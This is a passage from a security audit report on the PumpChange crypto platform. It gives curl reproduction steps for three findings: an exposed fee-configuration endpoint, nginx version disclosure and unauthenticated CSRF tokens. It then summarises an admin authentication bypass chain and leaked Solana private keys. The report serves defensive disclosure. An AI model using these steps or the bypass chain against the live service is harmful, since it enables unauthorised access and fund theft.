Description

GET /fee-configuration returns detailed platform fee split configuration including admin, creator, and charity percentages for all payout types, without authentication.

Vulnerable URL:

https://api.pumpchange.fun/fee-configuration

Steps to Reproduce

```
curl -s https://api.pumpchange.fun/fee-configuration
# Response:
{"success":true,"data":[
  {"payout_name":"Platform Fees","admin_percentage":"50.00",...},
  {"payout_name":"NFT Burn and Earn","admin_percentage":"50.00",...}
]}
```

Impact

Exposes internal financial configuration. Attackers can understand fee structure to craft financial attacks.

Recommendation

Require admin-level JWT for fee configuration read/write operations.

Low Severity Issues

Server Version Disclosure

Resolved

Description

The server response header on api.pumpchange.fun discloses the exact nginx version (nginx/1.24.0 (Ubuntu)). This enables targeted CVE research.

Vulnerable URL:

https://api.pumpchange.fun

Steps to Reproduce

```
curl -sI https://api.pumpchange.fun | grep server
# server: nginx/1.24.0 (Ubuntu)
```

Impact

Enables targeted research into known CVEs for the specific nginx version.

Recommendation

Set server_tokens off; in nginx configuration to suppress version disclosure.

Low Severity Issues

CSRF Token Freely Obtainable

Resolved

Description

The GET /csrf-token endpoint generates and returns CSRF tokens without any authentication. While this is standard for SPA applications, it means CSRF tokens provide no access barrier for unauthenticated endpoints.

Vulnerable URL:

https://api.pumpchange.fun/csrf-token

Steps to Reproduce

```
curl -s https://api.pumpchange.fun/csrf-token
# Returns: {"message":"CSRF token retrieved","csrfToken":"..."}
# Also sets cookies: csrfSecret (httpOnly) + xsrf-token
```

Impact

CSRF tokens are not a substitute for authentication. All endpoints that currently rely solely on CSRF tokens (site-text, content-management, whitelist) need proper JWT authentication.

Recommendation

CSRF tokens complement authentication but do not replace it. Add authentication to all state-changing endpoints.

Closing Summary

This report presents the findings of a comprehensive white-box penetration test of the PumpChange platform (pumpchange.fun / api.pumpchange.fun). The assessment covered the NestJS backend, Next.js frontend, Solana blockchain integration, WebSocket chat system, and admin panel.

A total of 32 security issues were identified: 12 High, 11 Medium, 5 Low. The most critical finding is a complete authentication bypass chain that allows an unauthenticated attacker to gain full administrative control of the platform in just 5 HTTP requests. This chain combines wallet authentication without signature verification, missing role guards on admin endpoints, and IDOR vulnerabilities.

Additionally, encrypted Solana private keys for token vaults are leaked in API responses, which , combined with the pattern of hardcoded secrets found in the codebase , represents a potential path to complete fund theft. The "Coming Soon" waitlist provides zero backend enforcement, meaning all vulnerabilities are exploitable today.

We strongly recommend the PumpChange team address all High severity findings before any production launch. The authentication and authorization architecture requires a fundamental redesign to implement wallet signature verification and role-based access control.

Disclaimer

At QuillAudits, we have spent years helping projects strengthen their smart contract security. However, security is not a one-time event—threats evolve, and so do attack vectors. Our audit provides a security assessment based on the best industry practices at the time of review, identifying known vulnerabilities in the received smart contract source code.

This report does not serve as a security guarantee, investment advice, or an endorsement of any platform. It reflects our findings based on the provided code at the time of analysis and may no longer be relevant after any modifications. The presence of an audit does not imply that the contract is free of vulnerabilities or fully secure.

While we have conducted a thorough review, security is an ongoing process. We strongly recommend multiple independent audits, continuous monitoring, and a public bug bounty program to enhance resilience against emerging threats.

Stay proactive. Stay secure.

About QuillAudits

QuillAudits is a leading name in Web3 security, offering top-notch solutions to safeguard projects across DeFi, GameFi, NFT gaming, and all blockchain layers. With seven years of expertise, we've secured over 1400 projects globally, averting over $3 billion in losses. Our specialists rigorously audit smart contracts and ensure DApp safety on major platforms like Ethereum, BSC, Arbitrum, Algorand, Tron, Polygon, Polkadot, Fantom, NEAR, Solana, and others, guaranteeing your project's security with cutting-edge practices.

8+ Years of Expertise	**1M+** Lines of Code Audited
50+ Chains Supported	**1500+** Projects Secured

Follow Our Journey

AUDIT REPORT

June 2026

For

QuillAudits

Canada, India, Singapore, UAE, UK

www.quillaudits.com audits@quillaudits.com